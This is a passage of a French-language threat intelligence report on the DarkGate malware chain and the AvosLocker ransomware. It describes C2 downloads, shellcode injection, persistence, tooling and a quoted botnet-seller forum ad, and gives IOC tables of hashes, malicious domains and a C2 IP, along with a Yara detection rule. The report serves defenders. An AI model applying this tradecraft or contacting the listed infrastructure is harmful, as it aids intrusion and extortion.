- Réaliser une copie de l'exécutable *curl.exe*, présent dans le dossier *system32* de l'utilisateur, et placer cette dernière dans C:\ avec un intitulé aléatoire.
- Télécharger depuis le serveur C2 le logiciel légitime AutoIt3.exe et la souche virale DarkGate (un script ayant l'extension .au3).



Figure 7. Le serveur C2 envoi les instructions pour le téléchargement d'AutoIt3.exe et d'un script .au3 (souche virale Darkgate).

3.7.5. Souche virale DarkGate

Les instructions du serveur C2 permettent de déployer sur le système infecté le script .au3 (souche virale DarkGate). Le logiciel AutoIt3.exe est utilisé pour exécuter le script .au3.

Dans un premier temps, le logiciel vérifie les deux éléments suivants

- le dossier %Program Files% doit être présent
- le nom d'utilisateur ne doit pas être " *SYSTEM* "

Si ces conditions ne sont pas remplies, alors le processus d'infection s'interrompt. Après la vérification de ces conditions, le logiciel exécute le script malveillant .au3.

Le script .au3 génère un implant dans des processus iexplore.exe, GoogleUpdateBroker.exe et Dell.D3.WinSvc.UILauncher.exe ayant leur binaire localisés dans *C:\Program Files (x86)*\.

L'injection d'un code binaire exécutable sous la forme de chaine de caractères ("*Shellcode*") dans ces trois processus de substitution permet le chargement en mémoire du logiciel malveillant DarkGate.

DarkGate établi sa persistance en créant un raccourci dans le dossier **startup** du système :

```
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ < intitulé aléatoire >.lnk>
```

Les journaux d'activités de DarkGate sont créés à l'emplacement suivant :

```
%ProgramData%\< 7 caractères aléatoires >\< 7 caractères aléatoires >\< date >.log
```

Le fichier de configuration de DarkGate est créé à l'emplacement suivant :

```
%ProgramData%\< 7 caractères aléatoires >\< 7 caractères aléatoires >\< 7 caractères aléatoires >
```

3.7.6. Infographie synthétique



Figure 8. Infographie synthétique.

3.8. Attaques post-infection

Après l'infection du système par DarkGate, les attaquants peuvent déployer des logiciels additionnels. Ces logiciels peuvent être malveillants ou légitimes, mais utilisés de manière illicite. Certaines analyses révèlent le déploiement du logiciel légitime REMCOS développé par la société **BreakingSecurity**.

REMCOS est un logiciel d'administration à distance, il est très prisé par les cybercriminels en raison de son efficacité. Ci-dessous, le logiciel légitime REMCOS sur le site vitrine de la société :



Figure 9. REMCOS RAT.

3.9. BOTNET pour le minage de cryptomonnaie

Une observation minutieuse de l'annonce de RastaFarEye sur le forum XSS permet de relever le chapitre suivant :

```
DARKGATE GLOBAL MANAGER
Global manager is an extension of DarkGate specially designed if you manage a large amount of bots
```

```
With that you can:
Change your domains/dns/ips at any time of all bots
Caption watchdog so you can know if some bot does something that you're intested on
Manage also your domains/dns/ips at any time of all bots of the Miner, you can use the same ones but you
have the option to keep them separated
With that you can use different ports of the Loader for different operations, while having the control of
all bots at any time also you can open an unlimited number of darkgate loader instances
This approach guarantees supporting an unlimited amount of bots and at least 60k online bots in each Loader
port with a cheap server
It will host the LNK/VBS/MSI/AU3 decoy and payloads
```

Il semble que l'auteur de DarkGate est aussi développé une extension capable de simplifier la gestion des machines esclaves (*bot*). DarkGate serait capable de transformer le système infecté en machine esclave et d'intégrer ce dernier dans un réseau Botnet. La phrase "*Manage also your domains/dns/ips at any time of all bots of the Miner*" indique que le bot est intégré dans une activité malveillante de type **minage de cryptomonnaie**.

3.10. Indicateurs de Compromission

TLP	TYPE	VALEUR
TLP:CLEAR	MD5 I ARTEFACT	b4fd44e63cbdcfdb6e3b9b797a28d550 I uaarsy.au3
TLP:CLEAR	SHA1 I ARTEFACT	4ed69ed4282f5641b5425a9fca4374a17aecb160 I uaarsy.au3
TLP:CLEAR	SHA256 I ARTEFACT	af85ace1fd89e4c76efdda065cc2fc44de987bfd75f9f6850610327526c97d4b I uaarsy.au3
TLP:CLEAR	SHA1 I ARTEFACT	549cb39cea44cf8ca7d781cd4588e9258bdff2a1 I bcdgkdb.au3
TLP:CLEAR	SHA1 I ARTEFACT	e108fe723265d885a51e9b6125d151b32e23a949 I edabeeg.au3
TLP:CLEAR	SHA1 I ARTEFACT	a85664a8b304904e7cd1c407d012d3575eeb2354 I jpeg.lnk
TLP:CLEAR	SHA1 I ARTEFACT	924b60bd15df000296fc2b9f179df9635ae5bfed I jpeg.lnk
TLP:CLEAR	SHA1 I ARTEFACT	cec7429d24c306ba5ae8344be831770dfe680da4 I jpeg.lnk
TLP:CLEAR	SHA1 I ARTEFACT	d9a2ae9f5cffba0d969ef8edbbf59dc50586df00 I jpeg.lnk
TLP:CLEAR	SHA1 I ARTEFACT	381bf78b64fcdf4e21e6e927edd924ba01fdf03d I jpeg.lnk
TLP:CLEAR	SHA1 I ARTEFACT	4c24d0fc57633d2befaac9ac5706cbc163df747c I dcfbahk.lnk
TLP:CLEAR	SHA1 I ARTEFACT	9253eed158079b5323d6f030e925d35d47756c10 I name.ps1
TLP:CLEAR	SHA1 I ARTEFACT	0e7b5d0797c369dd1185612f92991f41b1a7bfa2 I wghcbp.vbs
TLP:CLEAR	SHA1 I ARTEFACT	7d3f4c9a43827bff3303bf73ddbb694f02cc7ecc I Folkevognsrugbrd.exe
TLP:CLEAR	SHA1 I ARTEFACT	e47086abe1346c40f58d58343367fd72165ddecd I UpdatePaymentsMethod.txt.vbs
TLP:CLEAR	SHA1 I ARTEFACT	42fe509513cd0c026559d3daf491a99914fcc45b I NewAgreementsOperationSystem.pdf www.skype.7z
TLP:CLEAR	SHA1 I ARTEFACT	93cb5837a145d688982b95fab297ebdb9f3016bc I NewAgreementsOperationSystem.pdf www[.]skype[.]vbs
TLP:CLEAR	SHA1 I ARTEFACT	f7b9569a536514e70b6640d74268121162326065 I TransactionRefundPaymentsList.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	d40c7afee0dd9877bbe894bc9f357b50e002b7e2 I NewPaymentsMerchantBanks.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	1f550b3b5f739b74cc5fd1659d63b4a22d53a3fc I FXNovusAgreements.pdf www.skype (1).vbs
TLP:CLEAR	SHA1 I ARTEFACT	3229a36f803346c513dbb5d6fe911d4cb2f4dab1 I VooZAZANewOffer2023.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	6585e15d53501c7f713010a0621b99e9097064ff I information-BGaming 30-06-2023.pdf www.skype..vbs
TLP:CLEAR	SHA1 I ARTEFACT	001e4eacb4dd47fa9f49ff20b5a83d3542ad6ba2 I PaymentsModuleIntegration.pdf www.skype.com (1).vbs
TLP:CLEAR	SHA1 I ARTEFACT	ad1667eaf03d3989e5044faa83f6bb95a023e269 I NewMultiaccountSystemOffer.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	a3516b2bb5c60b23b4b41f64e32d57b5b4c33574 I AlbForexNewListProfit.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	e6347dfdaf3f1e26d55fc0ed3ebf09b8e8d60b3f I NewBankInformationTrading.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	3cbbdfc83c4ef05c0f5c37c99467958051f4a0e1 I MatchPrimeTradingReportInvoice.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	f3a740ea4e04d970c37d82617f05b0f209f72789 I FinanceReportNewProject.pdf www.skype (1).vbs

TLP	TYPE	VALEUR
TLP:CLEAR	SHA1 I ARTEFACT	e6e4c7c2c2c8e370a0ec6ddb5d998c150dcb9f10 I IntegrationTrafficList.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTEFACT	45a89d03016695ad87304a0dfd04648e8dfeac8f I PlaynGoNewIntegrationSystem.vbs
TLP CLEAR	Domaine	msteamseyeappstore.com
TLP CLEAR	Domaine	Drkgatevservicceoffice.net
TLP CLEAR	Domaine	reactervnamnat.com
TLP CLEAR	Domaine	coocooncookiedpo.com
TLP CLEAR	Domaine	wmnwserviceadsmark.com
TLP CLEAR	Domaine	onlysportsfitnessam.com
TLP CLEAR	Domaine	marketisportsstumi.win
TLP CLEAR	URL	hxxp://corialopolova.com/vHdLtiAzZYCsHszzP118[.]bin
TLP CLEAR	URL	5.188.87.58:2351/iqryhosg
TLP CLEAR	IP	5.188.87.58

4. AvosLocker

4.1. Introduction

Le 11 octobre 2022, le FBI et l'agence américaine Cybersecurity and Infrastructure Security Agency (CISA) publient un avis de cybersécurité conjoint (CSA) concernant les dernières informations acquises concernant le rançongiciel AvosLoker. Apparu en juin 2021, AvosLoker est un rançongiciel qui s'est rapidement fait remarquer, notamment dans les milieux cybercriminels, pour son détournement d'outils légitimes tels que AnyDesk.

Ce rançongiciel se développe sous le modèle commercial RaaS (Ransomware as a service) en proposant un système d'affiliation. Développé en C++, il est capable de cibler non seulement les systèmes Windows, mais également les systèmes Linux ainsi que les environnements virtualisés comme VMware ESXi.

4.2. Victimologie

AvosLoker a été lié à des attaques contre des secteurs d'infrastructures critiques, des services financiers des infrastructures de santé ou des organisations gouvernementales.

Les cibles se répartissent sur toute la surface du globe avec les pays ciblés suivants : Belgique, Canada, Chine, Allemagne, Arabie Saoudite, Espagne, Syrie, Taïwan, Turquie, Émirats arabes unis et Royaume-Uni.

Plusieurs attaques notables ont été le fait de ce rançongiciel :

- En avril 2022, AvosLoker attaque le système de santé McKenzie et divulgue des données confidentielles sur leur portail vitrine. McKenzie Health System a signalé cette attaque au Département de la santé et des services sociaux des États-Unis et révélé un incident de sécurité concernant un serveur réseau.
- En mai 2022, AvosLoker revendique la responsabilité d'une cyberattaque contre CHRISTUS Health, une organisation de santé basée au Texas. Les attaquants ont dérobé des informations provenant d'un registre de patients atteints de cancer, incluant les noms, les numéros de sécurité sociale, les diagnostics, les dates de naissance, et d'autres informations médicales sensibles.



Figure 10. Portail AvosLocker

4.3. TTPs

AvosLoker a évolué pour cibler les systèmes Linux et ESXi, en particulier les fichiers du système de fichiers de machine virtuelle (VMFS), permettant ainsi un chiffrement plus rapide et plus simple de plusieurs serveurs avec une seule commande.

4.3.1. Accès initial

Les acteurs de la menace utilisent des campagnes de courriels d'hameçonnage comme vecteur d'infection initial. Ils exploitent également des vulnérabilités tels que Zoho ManageEngine ADSelfService Plus (CVE-2021-40539) et plusieurs vulnérabilités ProxyShell, CVE-2021-31207, CVE-2021-34523, et CVE-2021-34473, dans le but d'accéder aux systèmes et réseaux des victimes.

AvosLoker est par ailleurs capable d'accéder à distance aux systèmes visés, même en mode sans échec. Les attaquants utilisent également des outils d'administration système à distance comme Splashtop Streamer, Tactical RMM, PuTTY, AnyDesk, PDQ Deploy, et Atera Agent qui servent ainsi de vecteurs d'accès en arrière-plan. Dans cette optique de connexion à distance, les acteurs malveillants peuvent ouvrir divers ports afin d'établir des connexions RDP, notamment les ports 28035, 32467, 41578 et 46892.

4.3.2. Exécution

Les affiliés d'AvosLoker se servent de logiciels légitimes et d'outils open source lors de la phase de l'exécution de l'opération :

- Des scripts pour exécuter des outils natifs Windows légitimes comme PsExec et Nltest.
- Des outils de tunnellisation réseau open source comme Ligolo et Chisel.
- Cobalt Strike et Sliver pour la commande et le contrôle (C2).
- Lazagne et Mimikatz pour la collecte de credentials.
- Notepad++, RDP Scanner, et 7zip pour diverses fonctionnalités supplémentaires.

Lors d'une campagne menée en 2022, les attaquants ont utilisé des scripts PowerShell chiffrés à l'aide de la méthode "DownloadString", ainsi que des scripts batch (.bat) personnalisés pour le mouvement latéral, l'élévation de privilèges et la désactivation des logiciels antivirus. Ils téléchargent et utilisent des webshells personnalisés pour activer l'accès au réseau.

Les acteurs malveillants ont également détourné l'outil de Managmenet Windows (WMIC) afin de modifier les paramètres d'administration dans le but d'opérer un mouvement latéral à la suite d'une élévation de privilèges.

Dans un souci de persistance AvosLocker a été observé dans un fichier nommé d'après l'entreprise ciblée.

Une étape cruciale de l'infection est enfin la création d'une clé "RunOnce" dans le registre qui exécute la charge utile du rançongiciel sans fichier, à partir de l'emplacement où les attaquants l'ont placée sur le contrôleur de domaine.

4.3.3. Chiffrement et exfiltration

Fidèles à leurs méthodes, les attaquants détournent les outils légitimes FileZilla et Rclone pour l'exfiltration des données. Ils utilisent également des extensions spécifiques comme ".avos" ou ".avos2" pendant le processus de chiffrement de type AES-256 et déposent une note de rançon sur le système ciblé.



Figure 11. Note de rançon AvosLocker

4.3.4. Impact

Une fois l'attaque réussie, les attaquants publient les noms de leurs victimes sur leur site de fuite de données hébergé sur le réseau TOR, et mettent les données exfiltrées en vente.

4.4. Recommandations

Afin de prévenir les attaques par rançongiciels du type d'AvosLoker plusieurs préconisations sont à appliquer :

- Sécurisation des outils d'accès à distance.
- Restriction RDP et autres services de bureau à distance.
- Sécurisation PowerShell et/ou restriction de son utilisation.

De manière plus générale, il est recommandé :

- De mettre à jour les logiciels utilisés à la dernière version et appliquer régulièrement des mises à jour de correctifs.
- De former les partenaires sur les dangers des rançongiciels et les initier à reconnaître les tentatives d'hameçonnage.
- De maintenir les systèmes, logiciels et firmware à jour avec les dernières mises à jour de sécurité.
- D'effectuer des sauvegardes régulières de toutes les données importantes et de les stocker dans un emplacement sûr.

4.5. Conclusion

Il est à noter que les cybercriminels derrière AvosLoker continuent d'ajouter du nouveau code pour faire évoluer leur service Ransomware-as-a-Service (RaaS), suggérant que des améliorations sous la forme de nouvelles variantes d'AvosLoker pourraient apparaître dans les prochains mois.

4.6. Matrice Mitre

INITIAL ACCESS

T1190 Exploit public-facing application. T1078 Valid accounts.

EXECUTION

T1059 Command and scripting interpreter. T1072 Software deployment tools. T1106 Native API

PERSISTENCE

T1136 Create account T1547 Boot or logon autostart execution

DEFENSE EVASION

T1112 Modify registry. T1562 Impair defenses. T1140 Deobfuscate/Decode files or information. T1070 Indicator removal on host. T1027 Obfuscated file or Information

CREDENTIAL ACCESS

T1003 OS credential dumping. T1552 Unsecured Credentials. T1055 Credentials from password stores.

DISCOVERY

T1083 File and Directory Discovery. T1135 Network Share Discovery. T1057 Process Discovery. T1018 Remote System Discovery.

LATERAL MOVEMENT

T1021 Remote Services. T1072 Software deployment tools

COMMAND AND CONTROL

T12192 Remote Access software.

EXFILTRATION

T1041 Exfiltration Over C2 Channel.

4.7. Règle de détection Yara

```
rule NetMonitor
{
  meta:
    author = "FBI"
    source = "FBI"
    sharing = "TLP:CLEAR"
    status = "RELEASED"
    description = "Yara rule to detect NetMonitor.exe"
    category = "MALWARE"
    creation_date = "2023-05-05"
  strings:
    $rc4key = {11 4b 8c dd 65 74 22 c3}
    $op0 = {c6 [3] 00 00 05 c6 [3] 00 00 07 83 [3] 00 00 05 0f 85 [4] 83 [3] 00 00 01 75 ?? 8b [2] 4c 8d [2]
4c 8d [3] 00 00 48 8d [3] 00 00 48 8d [3] 00 00 48 89 [3] 48 89 ?? e8}
  condition:
    uint16(0) == 0x5A4D
    and filesize < 50000
    and any of them
}
```

4.8. Indicateurs de Compromission

TLP	TYPE	VALEUR	COMMENTAIRES
TLP:CLEAR	Fichier	psscriptpolicytest_im2hdxqi.g0k.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_lysyd03n.o10.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_1bokrh3l.2nw.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_nvuxllhd.fs4.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_2by2p21u.4ej.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_te5sbsfv.new.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_v3etgbxw.bmm.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_fqa24ixq.dtc.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_jzjombgn.sol.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_rdm5qyy1.phg.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_endvm2zz.qlp.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_s1mgcgdk.25n.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_xnjvzu5o.fta.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_satzbifj.oli.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_grjck50v.nyg.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_0bybivfe.x1t.ps1	
TLP:CLEAR	Fichier	psscriptpolicytest_bzoicrns.kat.ps1	
TLP:CLEAR	MD5	829f2233a1cd77e9ec7de98596cd8165	
TLP:CLEAR	MD5	6ebd7d7473f0ace3f52c483389cab93f	
TLP:CLEAR	MD5	10ef090d2f4c8001faadb0a833d60089	
TLP:CLEAR	MD5	8227af68552198a2d42de51cded2ce60	
TLP:CLEAR	MD5	9d0b3796d1d174080cdfdbd4064bea3a	
TLP:CLEAR	MD5	af31b5a572b3208f81dbf42f6c143f99	
TLP:CLEAR	MD5	1892bd45671f17e9f7f63d3ed15e348e	
